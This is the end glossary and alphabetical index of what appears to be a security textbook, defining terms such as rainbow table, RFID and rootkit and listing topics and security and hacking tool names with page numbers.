rainbow table a large, pregenerated data set of hashes from nearly every possible password that reduce the difficulty in brute-force cracking of a single password

RFID (radio frequency identification) an automatic identification method that uses radio waves to identify an object

RFID reader collision a situation that occurs when the coverage area of one RFID reader overlaps the coverage area of another RFID reader

RFID system an automatic identification system composed of RFID tags, tag readers, an RFID tag antenna, an RFID controller, an RFID premises server, and an RFID integration server

RFID tag an electronic identification device made of a microchip and an antenna; this device stores the identity of an object in the form of a unique serial number, and transmits the identification information to a reader

RFID tag antenna an antenna tuned to receive RFID tag waves, equipped to emit radio signals back to RFID tags, as well as read tag data and write data to a tag

RFID tag collision a situation that occurs when an RFID tag reader energizes numerous tags and the tags’ respective signals are reflected back to the reader simultaneously

roaming the process of moving seamlessly between wireless access points

root in Linux and other UNIX variants, the root is the superuser, the user who has rights over the whole system

rootkit a software package that is created to hide the fact that an attacker has compromised a system and may have root access

router a device or program that forwards data packets to their destinations

routing table poisoning the unauthorized alteration of routing tables

RSA a public-key cryptosystem that uses modular arithmetic and elementary number theories to perform computations using two large prime numbers

Secure Shell (SSH) a protocol that is used to securely log onto another computer over a network and transfer files from one computer to another

Secure Sockets Layer (SSL) a protocol used to provide a secure authentication mechanism between two communicating applications

service set identifier (SSID) a unique identifier that names a particular WLAN

Short Message Service (SMS) a communication service standardized in the GSM mobile communication system that allows interchange of short text messages between mobile telephone devices

SIM lock a capability built into GSM phones by phone manufacturers; using a SIM lock, network providers can restrict access to these phones to specific countries and network providers

smart card a card containing a microchip that can process and store information for verification purposes

smartphone a programmable mobile device running the Symbian, Palm OS, or Windows Mobile operating system; smartphones can include e-mail and Internet access, applications, and camera software capability

Subscriber Identity Module (SIM) cards cards used by GSM phones to activate, interchange, swap out, and upgrade phones without carrier intervention

symmetric key system an encryption method using a single key possessed by both the sender and receiver to encrypt and decrypt messages

symmetric multiprocessing (SMP) a type of computer architecture in which multiple processors share the same memory and are each assigned different tasks to perform

tag reader an electronic device that converts the radio waves reflected back from an RFID tag into digital information and passes the information to a computer system

USB (Universal Serial Bus) device a type of peripheral that can be plugged into a USB port

USB port a plug-and-play hardware interface used to attach USB peripherals (such as disk drives, printers, memory sticks, mice, keyboards, and joysticks) to a computer

virtual private network (VPN) a network that functions securely by “tunneling” through larger public networks

whacker a hacker on a wireless network

Wi-Fi Protected Access (WPA) a more secure encryption protocol that was designed to replace WEP

Wired Equivalent Privacy (WEP) a protocol used to provide encryption for wireless networks

wireless access point (WAP) a device that allows multiple users to access wireless networks

007 Shell, 119–120

A

Abacus Port Sentry, 183
Access control checklist, 66
Access controls as security measure, 46
Access points (APEs), 3
AckCmd, 120
ACK tunneling, 103–104
ActiveSync attacks, 228–229
Addjailsw, 170
Address filtering, 94
ADMSnmp, 145
ADMutate, 115
Adore, 190
Advanced Intrusion Detection Environment (AIDE), 193–194
Aicmpsend, 115
AIDE (Advanced Intrusion Detection Environment), 193–194
Aircrack, 25–26
AirDefense Guard, 37–38
AirMagnet, 35
AirMagnet Handheld Analyzer, 36–37
AirPcap, 26
AirTraf, 32
Alias, defined, 155–156
Amazon Kindle and Kindle Fire, 221
Anomaly detection, 81, 126
Antennas, 11
Antivirus software, handheld devices, 232–233
anySIM, 228
Anzen NIDSbench, 115
APEs (access points), 3
Application-level firewall, 98–99
AppSnapp, 227
Apsend, 116
AP spoofing, 10
Asymmetric key system, 263
Atelier Web Firewall Tester, 127
Authentication, 8–10, 48–51
AVG Antivirus for Android, 232

B

Backdoors
through firewalls, 102

types of, 188
Banner grabbing, 100–101
Baseline, 81
Bastille Linux, 191
Beacon frames, 12
Beacons, 28
Beastkit, 190
Biometric authentication, 48–50, 57–58
Biometric technology, 47
BitDefender Mobile Security, 233
BlackBerry, 219, 226
Blast, 116
Blowfish, 266–267
Blackjacking, 226
Bluebugging, 243, 246
Bluediving, 246
Bluedumping, 245–246
Bluejacking, 243
Blueprinting, 245
Bluesmacking, 245
Bluesnarfing, 243, 246
Bluetooth, 6, 242
attacks against, 243–246
hacking countermeasures, 246–247
introduction, 242
security issues, 242–243
Botnets, 225
Bots, 225
Bricks, 224
Brute force attacks, 138, 144–145, 273–274
BTKeylogging, 245
BTVoiceBugging, 245
Buffer overflows, 115, 170–171, 204, 240, 245
Business process risk, RFID, 251–252
Business intelligence risk, RFID, 252

C

Cable modems
defined, 136
hacking, 144
tools for, 148
Cain & Abel, 26–27, 147, 276
Carbonite, 191
CASL, 116
CDMA (Code Division Multiple Access), 222
CE (compromising emanations), 60
Chmod command, 162
Chroot, 169–170
Chrootkit, 192–193
Circuit-level gateway, 98
Cisco routers, 137, 141
Cisco Secure IDS, 111
Cisco Security Agent (CSA), 109–110
Cisco Torch, 148
ClamXav, 211
Cleversafe Grid Builder, 277
Cloaked access point, 30
Code Division Multiple Access (CDMA), 222
Code execution in Safari, 204, 205
Command Line Scriptor, 278
CommView for WiFi PPC, 36
Company surroundings checklist, 61–62
Complex attacks, 88
Compromising emanations (CE), 60
Computer equipment maintenance checklist, 66–67
ComputracePlus, 71
Constellation, 255
CoreText uninitialized pointer, 203
Covert_TCP, 120–121
Covert channel, 102–103
Crafted URL vulnerabilities, 203
Cryptography, 257
defined, 262
disk encryption, 272
encryption-breaking initiatives, 272–273
encryption countermeasures, 273–276
introduction, 262
message-digest (hash) functions, 267–269
public-key, 262–267
secure shell (SSH), 271–272
secure sockets layer (SSL), 269–270
tools for, 276–279
CryptoHeaven, 278–279
CSA (Cisco Security Agent), 109–110
The CyberAngel, 71
CyberCop Monitor, 110

D

Data Encryption Standard (DES), 266
 Data-protection tools, 277
 DDoS floods, 225
 Deathring, 229–230
 Denial-of-service (DoS) attacks, 22–23, 87, 142–143, 245, 256
 DES (Data Encryption Standard), 266
 Desynchronization, 88
 Detection and evasion, 257
 Device Lock, 67–68
 Digital certificates, 50
 Digital signatures, 264, 267–268, 277–278
 DirectoryService, 203
 Disk encryption, 272
 Distributed.net, 273
 Dragon, 11
 driftnet, 35
 Dsniff Collection, 184
 DTK (Deception Toolkit), 191
 Dust as physical security threat, 55

E

Easy TcpIp Library, 116
 eEye Retina Network Security Scanner, 32
 Eigpr-tool, 147
 Electrically Erasable Programmable Read-Only Memory (EEPROM), 239
 Electromagnetic radiation, 254
 Encryption, 50, 52, 65, 72
 Equipment checklist, 65–66
 /etc/security, 157
 EtherPEG, 34–35
 Ettercap, 116
 Evasion attacks, 87
 Evil-twin attack, 17
 Explosions as physical security threat, 56
 Externality risks (RFID), 254–255

F

Fakeap, 29
 FileGuard, 212
 Filtering, 92
 Fire OS, 221
 Firewalling, 99–100
 Firewall Informer, 127
 Firewalls
 ACK tunneling, 103–104

 breaching, 101–102
 bypassing, using HTTP Tunnel, 102
 countermeasures to, 99–104
 defined, 79, 171
 explained, 93–94
 introduction, 78
 limitations of, 95–96
 in Linux, 174–177
 Loki, 102–103
 methodology, 95
 packet filtering, 94–95
 placing backdoors through, 102
 purpose of, 93
 types of, 96–99
 Flash drives, 221
 Flawfinder, 193
 Fragmentation, 96
 Fragment reassembly, 92
 Fragrouter, 115
 Frequency analysis, 274
 F-Secure worm, 208
 FTTester, 121–125

G

GCC (GNU Compiler Collection), 165–166
 General Packet Radio Service (GPRS), 7, 225
 GetPass!, 141
 Global System for Mobile Communication (GSM), 222–223
 GNU Compiler Collection (GCC), 165–166
 GnuPG, 194
 Gomal, 230
 Google Secure Access, 38
 GPRS (General Packet Radio Service), 7, 225
 GSM (Global System for Mobile Communication), 222–223

H

Handheld devices
 defending, 230–233
 hacking, 224–230
 introduction, 218
 operating systems in, 222–223
 types of, 218–221
 vulnerabilities, 223–224
 Hardware firewalls, 96

Hash functions, 267–269
 HIDS (host-based intrusion detection system), 83
 Hit-and-run attacks, 143
 Honeyd, 129
 Honeynet Project, 104–105
 Honeybots
 advantages and disadvantages, 106
 available, 107
 defined, 79
 detection introduction, 78
 explained, 104–108
 Honeynet Project, 104–105
 physical and virtual, 107–108
 placing, 107
 tools, 128–130
 types of, 105–106
 Host-based intrusion detection system (HIDS), 83
 Host-based IPS (HIPS), 91
 HotSync attacks, 229
 Hping2, 116
 Hping3, 184
 HP OpenView Node Sentry, 111
 HTTP Configuration Arbitrary Administrative Access Vulnerability, 141
 HTTP Tunnel, 102
 Hunt, 186
 Hydra, 144, 145

I

iActivator, 226
 iBanking, 229
 iChat UPnP buffer overflow, 204
 ICMP Shell, 120
 ICMPush, 116
 Icrzo, 117
 IDC Inc., 219
 iDemocracy, 226
 Idle CPU Time, 277
 IEEE (Institute of Electrical and Electronics Engineers) standards, 4–6
 iFuntastic, 227
 ImageIO integer overflow, 203
 ImageIO memory corruption, 204
 IMEI (International Mobile Equipment Identity), 231
 Inception-Cloud Atlas, 230
 iNdependence, 227

- Information flow in IDS and IPS, 92–93
- Inqtana.A- F-Secure worm, 208
- Insertion attacks, 86–87
- Instantly block USB, 240
- International Mobile Equipment Identity (IMEI), 231
- Intrusion detection system (IDS)
 - common tools for testing firewalls and, 121–127
 - defined, 78
 - evading, 86–89, 114–115
 - host-based tools, 109–110
 - indications of intrusion, 85–86
 - information flow in, 92–93
 - introduction, 78–79
 - vs. IPS, 93
 - placement, 80
 - post-attack steps, 86
 - techniques for, 79–82
 - tools for, 110–114
 - types of, 82–84
- Intrusion prevention system (IPS)
 - defined, 79
 - deployment risks, 90–91
 - explained, 89–93
 - vs. IDS, 93
 - information flow in, 92–93
 - strategies for, 90
 - types of, 91–92
- iOS attacks, 230
- iPhone, 219, 226–228
- iPhoneSimFree, 228
- IPLog, 195
- IPNetSentryX, 211–212
- iPad, 221
- iPod, 220
- Ippacket, 116
- ipsend, 117
- IPTables, 174–177
- IPTraf, 185–186
- ISIC, 117
- J**
- Jailbreaking tools, 226–227
- John the Ripper, 146–147, 174, 276
- K**
- Kaspersky Antivirus Mobile, 232
- Kaspersky Labs, 225–226
- Kernel “fpathconf()” system call, 205
- Kernels
 - defined, 155
 - installing, configuring, and compiling, 164–165
 - patch installation, 165
- KFSensor, 129
- Kill switches, 257
- Kindle and Kindle Fire (Amazon), 221
- Kismet, 27
- Klaxon, 173
- Knark, 189–190
- Knoppix, 158–159
- Knowledge-based authentication, 50
- L**
- Laptops
 - securing, 51–53
 - security tools for, 70
 - tracking and recovery tools, 70–72
- Laptop Tracker—XTool Computer Tracker, 70–71
- LEAP (Lightweight Extensible Authentication Protocol), 18–20
- LEO (low Earth orbit) constellation, 255
- LFM (log file monitor), 84
- Libnet, 117
- LibnetNT, 117
- LIDS (Linux Intrusion Detection System), 173, 186
- Lightweight Extensible Authentication Protocol (LEAP), 18–20
- Linux
 - basic operating system defense, 177–193
 - basics, 155–164
 - compiling programs in, 165–167
 - defined, 154
 - distributions, 155
 - firewall in, 174–177
 - installing, configuring, and compiling the kernel, 164–165
 - introduction, 154–155
 - kernel patch installation, 165
 - loadable kernel modules, 187–188
 - security countermeasures, 196–197
 - tools for, 193–196
 - vulnerabilities, 167–174
- Linux Intrusion Detection System (LIDS), 173, 186
- Linux Rootkits, 189
- Linux Security Auditing Tool (LSAT), 195–196
- LiveCDs, 157–159
- Lock picking, 58–60, 68–69
- Locks as security measure, 46–47
- Log file monitor (LFM), 84
- Logging tools, 109
- Logsurf, 195
- Loki, 102–103
- LSAT (Linux Security Auditing Tool), 195–196
- LSOF, 185
- M**
- Mac OS X
 - antivirus applications in, 209–210
 - countermeasures to, 212
 - introduction, 202–203
 - security tools for, 210–212
 - vulnerabilities, 203–207
 - worms and viruses in, 207–209
- Macro viruses, 208–209
- MacScan, 210, 211
- MAC sniffing, 10–11
- MacStumbler, 30
- Make files, 166–167
- Malformed installer packages, Mac OS X and, 206–207
- Malware, 223, 224–226
- Man-in-the-middle attack (MITM), 22, 244
- Man pages, 160
- Mantrap, 66, 72–73
- Masque Attack apps, 230
- Master Session Key (MSK), 244
- McAfee VirusScan for Mac, 209–210
- McAfee VirusScan Mobile, 233
- MD2/4/5, 268
- Mendax, 115
- Message-digest functions, 267–269
- MGEN Toolset, 117
- Microsoft Cryptography tools, 279
- Microsoft Network Monitor, 35
- Microsoft Surface, 221
- MiniStumbler, 30
- Mobile phones, 218. *See also* Handheld devices
- Mognet, 30–31
- MP3 players, 221
- Mpac, 117

MRTG (Multi-Router Traffic Grapher), 194–195

MSK (Master Session Key), 244

Multiple access points, 3

Multi-Router Traffic Grapher (MRTG), 194–195

N

Natural calamities, as physical security threat, 55

Nemesis, 117, 185

Nessus Security Scanner, 130, 172–173

Net::RawIP, 118

Netcat, 118, 179

NetChaser, 31

Netfilter, 176–177

NetProwler, 111

Netsh, 118

Network-based intrusion detection system (NIDS), 82–83

Network-based IPS (NIPS), 91–92

Network Flight Recorder (NFR), 110

Network Stumbler, 29

Next-Generation Intrusion Detection Expert System (NIDES), 125–126

NIDS (network intrusion detection system), 82–83

Nmap, 171–172

Norton Internet Security, 210

Ntop, 195

O

Obfuscation, 88

Object-based authentication, 50

OmniPeek, 32–33

OneStep: ZUP, 148

OpenSSH/SSH, 194

Operating systems

Linux, 177–193

in mobile phones, 222–223

Symbian, 222–223

Windows Mobile, 222

OrphCrack Live CD, 276

OSX/Leap-A Worm, 207–208

P

Packet decoding, 92

Packet-filtering firewalls, 97–98

Packet “mistreating” attacks, 143

The Packet Shell, 119

PacketX, 118

Pad collection attacks, 24

Pairing, 242

Palm (Garnet) OS, 222

Password cracking

in Linux, 174

tools for, 146–147

PDAs, 218, 228–229. *See also* Handheld devices

Peer-to-peer networks, 3

Pen-testing tools, 147–148

Peripherals, defined, 238

Persistent attacks, 143–144

PGP (Pretty Good Privacy), 277–279

Phone jammers, 12

Physical security

challenges, 54–73

checklists, 61–67

countermeasures to, 56–61

introduction, 44–45

operational measures, 53

personnel, 54

physical measures, 45–47

technical measures, 47–53

threats, 54–56

tools for, 67–72

Piconets, 242

Portable devices, hacking

Bluetooth, 241–247

RFID, 247–258

USB devices, 237–240, 241

Portable disks, 240

Port, defined, 156

Port scanning, 99

Port scans, detection tools, 173

PortSentry, 173

Premises checklist, 62–63

Pretty Good Privacy (PGP), 277–279

Prismstumbler, 30

Privacy risks (RFID), 252–254

Protocol anomaly detection, 81–82

Protocol filtering, 95

Public-key certificate, 264

Public-key cryptography, 262–267

R

Radio Frequency Identification (RFID). *See* RFID (Radio Frequency Identification)

Rainbow tables, 276

Ramen, 190

Raw packet capture, 92

RC4/5/6, 266

RealSecure, 110

Reception area checklist, 63

Remote access checklist, 67

Removable media drives, disabling, 48

Replay attacks, 256

RFDump, 248, 249

RFID (Radio Frequency Identification), 248

collisions, 250–251

countermeasures to avoid attacks, 257–258

introduction, 248

malware, 248

risks, 251–255

security and privacy threats, 255–256

security controls, 253–254

system components, 248–250

RFID controller, 249

RFID-enabled credit cards, 256

RFID exploits, 248

RFID Guardian, 257

RFID integration server, 250

RFID premises server, 250

RFID reader collision, 250–251

RFID systems, 248

RFID tag, 248

antenna, 249

collision, 250

Rivest Shamir Adleman (RSA), 265–266

Rkdet, 191

Roaming, 3

Rogue access points, 28–30

RogueScanner, 38

Root, defined, 155

Rootkit Hunter, 191

Rootkits, 187

Routers

accessing, 137–141

analysis tools, 146

attacks on, 142–144

defined, 136

identification tools, 145–146

pen-testing tools, 147–148

vulnerability scanning, 141

Routing table poisoning, 143

RSA attacks, 274–276
 RSA blocker tags, 257
 RSA Factoring Challenge, 272–273
 RSA (Rivest Shamir Adleman), 265–266
 Rscan, 191

S

Safari, code execution vulnerability in, 204, 205
 SAINT, 181–182
 Saint Jude, 191
 Samsung Galaxy series, 219–220
 SARA (Security Auditor’s Research Assistant), 178
 Scanlogd, 173
 Sebek, 129–130
 SecureHost, 126
 Secure Linux Project, 191
 Secure Shell (SSH), 271–272
 Secure Sockets Layer (SSL), 269–270
 Security Auditor’s Research Assistant (SARA), 178
 Security personnel as security measure, 46
 Security responses to hacking attacks, 108–109
 Security tokens, 51
 Security Tracking of Office Property (STOP) plates, 71–73
 SendIP, 118
 Send Packet, 118
 Send-Safe HoneyPot Hunter, 130
 Server checklist, 63–64
 Service set identifier (SSID), 8
 Session interception, 90
 Session splicing, 89
 Setuid programs, 188
 SHA-1 (Secure Hash Algorithm), 268–269
 Short Message Service (SMS), 225
 Short pairing code attacks, 243–244
 SideStep, 114–115
 Signature recognition, 81
 SilentRunner, 111
 SIM lock, 231
 SIM (Subscriber Identity Module) cards, 226
 SING, 118, 145–146
 SLCheck, 140–141
 Slurpie, 174
 Smart cards, 50–51
 Smartphones, 219–220

SMP (symmetric multiprocessing), 202
 SMS (Short Message Service), 225
 SNARE (System iNtrusion Analysis and Report Environment), 126
 Sniffing, 255
 Sniffing the air, 28–29
 Sniffing tools, 32–35
 Sniffit, 184–185
 Snort, 111–114, 180, 181
 Socket Script, 118
 Software firewalls, 96–97
 SolarWinds MIB Browser, 146
 Sophos Endpoint Security and Control, 210
 Spak, 119
 SPECTER, 128–129
 Spoofing, 255–256
 Spyware, 225
 Spyware technologies, 56–57
 SSH (Secure Shell), 271–272
 SSL (Secure Sockets Layer), 269–270
 Stateful inspection of TCP session, 93
 Stateful multilayer inspection firewall, 99
 Stick, 115
 STOP (Security Tracking of Office Property) Plate, 71–73
 Storage, 92
 Stream assembly, 93
 Stream cipher, 25
 Stunnel, 194
 Subscriber Identity Module (SIM) cards, 226
 Super Bluetooth Hack, 21
 Swatch, 195
 Symantec AntiVirus, 233
 Symbian operating system, 222–223
 Symmetric key system, 262
 Symmetric multiprocessing (SMP), 202
 System integrity verifier (SIV), 83–84
 System iNtrusion Analysis and Report Environment (SNARE), 126

T

T0rn, 190
 Tag readers, 248
 Tcpdump, 179–180
 TCP/IP Library, 119
 TCPOpera, 126–127
 Tcpreplay, 119

TCP Wrappers, 186–187
 Technical security, 47–53
 TEMPEST monitoring, 60–61
 Temporal Key Integrity Protocol (TKIP), 17–18
 Terrorist attacks as physical security threat, 56
 THC-RUT, 35
 Theft, 55
 Timbersee, 195
 Time delays, 90
 TKIP (Temporal Key Integrity Protocol), 17–18
 Tracking, 255
 Track Stick GPS Tracking Device, 70
 Traffic IQ Pro, 125
 Tripwire, 109, 191
 Trojans, 229–230
 TrueCrypt, 72
 Tuxit, 190

U

UFS integer overflow, 204–205
 USB Blocker, Windows, 240, 241
 USB port, 238
 USB sticks, 240
 USB (Universal Serial Bus) devices
 attacks on, 239–240
 defined, 238
 hacking countermeasures, 240, 241
 introduction, 238–239
 transfer rates, 239
 UserNotificationCenter privilege escalation, 205
 USI++, 119

V

Vandalism as physical security threat, 54
 Vanguard Enforcer, 111
 Virtual private network (VPN), 65
 VirusBarrier, 209
 Viruses
 Mac OS X, 207–209
 mobile devices, 229–230
 vxSniffer, 34

W

WAP (wireless access point), 11–12, 64
 Water as physical security threat, 55

- Wavemon, 31
 - WaveStumbler, 31
 - WEPCrack, 276–277
 - WEP (wired equivalent privacy), 13–16, 24–27, 64–65
 - Whackers, 3
 - Whisker, 193
 - Wi-Fi Protected Access (WPA), 16–17, 65
 - WifiScanner, 32
 - Windows Mobile Operating System, 222
 - Windows USB Blocker, 240, 241
 - WinDump, 35
 - Wired equivalent privacy (WEP), 13–16, 24–27, 64–65
 - Wireless access point (WAP), 11–12, 64
 - Wireless Lan Scanner, 32
 - Wireless LAN (WLAN), 2
 - Wireless networks
 - advantages and disadvantages, 4
 - concepts of, 7–11
 - devices for, 11–12
 - hacking introduction, 2
 - hacking methods, 20–23
 - open, detecting, 20
 - rogue access points, 28–30
 - scanning tools, 30–32
 - sniffing tools, 32–35
 - standards for, 4–6
 - TKIP and LEAP, 17–20
 - types of, 3–4
 - wired equivalent privacy (WEP), 13–16, 24–27, 64–65
 - vs. wired networks, 2
 - wireless security tools, 36–38
 - WPA, 16–17
 - Wireless Security Auditor (WSA), 31–32
 - Wireless security tools, 36–38
 - Wireshark, 33, 34, 182, 183
 - Wiretapping checklist, 67
 - Workstation area checklist, 64
 - Worms
 - Adore, 190
 - in Mac OS X, 207–209
 - Ramen, 190
 - WPA (Wi-Fi Protected Access), 16–17, 65
 - WSA (Wireless Security Advisor), 31–32
- X**
- Xipdump, 119
 - XOR encryption, 25
- Y**
- Yersinia, 148
- Z**
- Zebra, 147
 - Ztrace Gold, 71